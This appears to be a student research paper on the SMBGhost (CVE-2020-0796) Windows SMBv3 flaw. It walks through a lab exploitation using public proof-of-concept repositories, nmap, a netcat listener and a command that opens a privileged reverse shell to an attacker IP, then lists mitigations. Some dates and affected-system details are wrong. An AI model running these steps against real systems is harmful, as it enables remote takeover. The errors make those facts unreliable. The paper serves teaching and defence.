CVE-2020-0796: CoronaBlue

GNS SENARATHNE
Faculty of Computing
Sri Lanka Institute of Information Technology
Kegalle, Sri Lanka
it20647346@gmail.com

BHMP NAVODYA
Faculty of Computing
Sri Lanka Institute of Information Technology
Buttala, Sri Lanka
it20636838@my.sliit.lk

***Abstract*—This electronic document consists of details about the SMB Ghost vulnerability with warm like features that affect windows10 and windows 2000 server systems as well as information that need for the users.**

The document contains method of exploiting the system using this vulnerability, the effect after the exploitation and the steps to mitigate and reduce these attacks.

Keywords—SMBv3, CVE-2020-0796, RCE

I. INTRODUCTION

What is CVE-2020-0796? CVE-2020-0796, also known as "Corona Blue" or "SMBGhost" is a vulnerability found in some versions of windows 10 and windows 2000 servers.

What is a vulnerability. A vulnerability is a flaw/weakness in a system's design, implementation, operation, or management which could be exploited with an exploit to violate a system's integrity, confidentiality, and availability. An "exploit" as a noun can be described as a malicious piece of software, scripts, chunks of data which are able to use a vulnerability in a computerized system to do unintended or unanticipated behavior to occur. "Exploitation" as a verb can be described as an unauthorized actioned done with above mentioned exploits to gain an advantage with the identified vulnerability in the system.

With this research, we are researching for the details of CVE-2020-0796 vulnerability which was available on windows 10 and windows 2000 server systems.

This paper will cover the contexts of literature of the vulnerability, exploitation methodology, results of exploitation, and the mitigations for above vulnerability.

II. LITERATURE REVIEW

This CVE-2020-0796 vulnerability was made public in March of 2020. This is a remote execution vulnerability that affects Microsoft Server message Block 3.11(SMBv3), and it has a CVSS:3.0 score of 10.0. This vulnerability is a serious vulnerability that should be identified by the user.[1] The Vulnerability was Discovered by Zecops Research Team and was allotted CVE on 4/11/2019

This is especially worrisome because SMB services exposed to the Internet could result in circumstances like the WannaCry and Not Petya attacks, which used the SMBv1 Eternal Blue vulnerability.

The following are the versions of Windows that are impacted by this vulnerability;[1]

- Windows 10 v1903
- Windows 10 v1909
- Windows Server v1903
- Windows Server v1909

This attack can be carried out not only on the server, but also on the clients. An attacker sets up a rogue SMBv3 server and convinces a user to connect to it to exploit the vulnerability against clients. The attacker, on the other hand, would send a specially crafted packet to an SMBv3 server to carry out the attacks.[2]

SMB (Server Message Block) is a protocol for sharing resources such as files, serial ports, printers, and communications abstractions across Windows-based systems on the same network. SMBv3 is the third version of SMB, following SMBv1 and SMBv2. The main distinction is that SMBv3 is more secure than its previous version, although it is still vulnerable to Remote Code Execution.

Remote Code Execution – It is the ability where the attacker can access, and tamper System not owned by them by gaining unauthorized access to the System at any geo-location with the help of Malicious Software.

CVE-2020-0796 – SMB Ghosting is a buffer overflow Vulnerability in the compression mechanism of SMBv3.1.1 which allows attackers to get a Reverse shell of the targeted with System Privileges.

More particularly, the attacker must send a compressed message to the victim, which will be incorrectly interpreted by the SMBv3 implementation on the affected Windows machine. First insights suggest that a buffer overflow is involved in a compression library used to handle compressed data.

We can utilize a few basic core metrics, such as those listed below, to determine the severity of this vulnerability.

- Because this is a remotely exploitable flaw, the attack vector is Network.
- Because there is no privilege required for this attack, this vulnerability becomes even more severe.
- There are no specific access requirements for this attack.
- As a result, the complexity is low. An attacker who exploits this vulnerability become successful.
- This vulnerability can be exploited without any user interaction with the system.
- Because the attacker has access to all the impacted systems, there could be a complete loss of confidentiality.
- Because the attacker can change any or all the data, there could be a complete loss of integrity
- The attacker can completely disable access to the impacted system's resources, so there could be a complete loss of availability.


Because an attacker can client or server end communication, this becomes absolutely critical.

III. Methadology

In order to do this exploitation, first, the firewall of the victim should be turned off.

1.Then we must acquire the IP address of the victim machine. Then we use "Nmap" command as follows to scan for the open ports and make sure that the TCP 445 is open which is used to do the exploitation,


"sudo nmap -sS 192.168.8.174"




2.After confirming the 445/TCP port is opened. We should confirm that the victim has the vulnerability in it. To do so, we clone following repository created by **ButrintKomoni** to our attacker machine and use that script to scan.

Command to clone: git clone
https://github.com/ButrintKomoni/cve-2020-0796.git

Command to scan: - python3 cve-2020-0796-scanner.py 192.168.8.174






It shows "vulnerable" if the victim is vulnerable as in the above picture.

3. Then we can test the target's vulnerability with using only the IP address. This can be done with a script developed by "**Jiansiting / CVE-2020-0796 Remote overflow."**

Command to clone : git clone
https://github.com/jiansiting/CVE-2020-0796.git


Command to exploit: python3 cve-2020-0796.py 192.168.8.174




This can do only a "blue screen dead" crash to the victim machine as above but being able to crash a machine with just an IP is also a critical vulnerability and it confirms us the vulnerability is working.

4. Then we can do a remote code execution POC with the use of "ZecOps Exploit." We can clone the exploit into our attack machine with following command.

Command: git clone https://github.com/ZecOps/CVE-2020-0796-RCE-POC.git




5. After that, we should run the "calc_target_offset.bat" script on the victim machine in order to get the offset values for exploit code. Then, we have to update them on the exploit "SMBleedingGhost.py" as follows.




ZecOps have stated that "*These Values are not randomly generated as the Values are all same for the specific version of the same windows instances. These Values can be easily placed in the Payload by just identifying the Targets Windows version. This step is just for the Implementation of the POC and can be Automated where the attacker will need to Identify the Windows Version first.*" [1]

6. Then we must setup the netcat to listen incoming TCP connection on any port of attacker's machine. Here, we use port 4444 and setup the netcat for listening.

Command: nc -lvp 4444




7. Then we must execute the exploit script, but when running the script on kali it returns some errors as the script is designed only to use in windows systems.




8. Then we must run the script on windows OS and redirect the incoming connection to our kali machine., for that we used our main machine's OS and run the script giving victim's IP, reverse shell IP (attacker machine's IP) and the port number as attributes as follows,

Command: python3 SMBleedingGhost.py 192.168.8.174 192.168.8.142 4444



Executing the exploit as above will crash the victim machine at the beginning as follows but eventually it will be successfully executed after two to three attempts without crashing the victim machine.



Finally, we can successfully execute the exploit as we can see in above picture. Then the ncat listener of our kali ,machine will open a reverse shell to the victim machine with full privileges.


IV. Results

As you can see, this vulnerability is quite serious because the exploit can be carried out using only the victim's IP address. And because there is no specific authority level to execute this vulnerability, we might exploit it and succeed.

You simply get a notice stating that the target is vulnerable after running the command. This implies we can move on to our second program, which will simply use a command and the IP address to crash the susceptible target machine.

With the third attempt we will get a successful crash of the victim machine as shown in the above section.

After successfully executing the exploit from ZecOps, attacker will gain a full privileged reverse shell to the victim's machine.



We can confirm the succeed of the attack by checking the IP address of Victim machine with the reverse shell.

V. Conclusion

No system is completely secure against vulnerabilities. Due to that an attacker can exploit an attack on the system and do severe damage to them. This SMB Ghost attack was patched on by Microsoft on 10/3/2020.

This SMB Ghost vulnerability is very critical, users must need to mitigate and prevent this. Workarounds should be installed on all servers and workstations that share this vulnerability.

In addition, if relevant, we should ensure that firewall rules in the border firewall and endpoints restrict inbound and outbound connections to the vulnerable service (445 TCP).

I. SMBv3 compression should be disabled

Set-ItemProperty-path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"

DisableCompression-Type DWORD -Value 1 -Force

II. Block inbound and outbound SMB [3]

Virus protections are an option.

On March 12th, 2020, Microsoft announced a patch for this vulnerability, which can be downloaded via Windows Update. To avoid these exploits, we need to always upgrade our systems and stay in the current flow.

References

[1] Safe. Security, 2021. [Online]. Available: https://www.safe.security/assets/img/researchpaper/SMBGhost-CVE-2020-0796.pdf. [Accessed: 12- October 2021]

[2]"SMBGHOST (CVE-2020-0796) REMOTE CODE EXECUTION PROOF OF CONCEPT - ITC Secure | Cyber Advisory & Managed Security Services", ITC Secure | Cyber Advisory & Managed Security Services, 2021. [Online]. Available: https://itcsecure.com/smbghost-cve-2020-0796-remote-code-execution-proof-of-concept/ [Accessed: 12- October- 2021].

[3 "Act Now on Critical Microsoft SMB Vulnerability (CVE2020-0796)", Nozomi Networks, 2021. [Online]. Available: https://www.nozominetworks.com/blog/act-now-on-criticalmicrosoft-smb-vulnerability-cve-2020-0796/. [Accessed: 12- October- 2021].]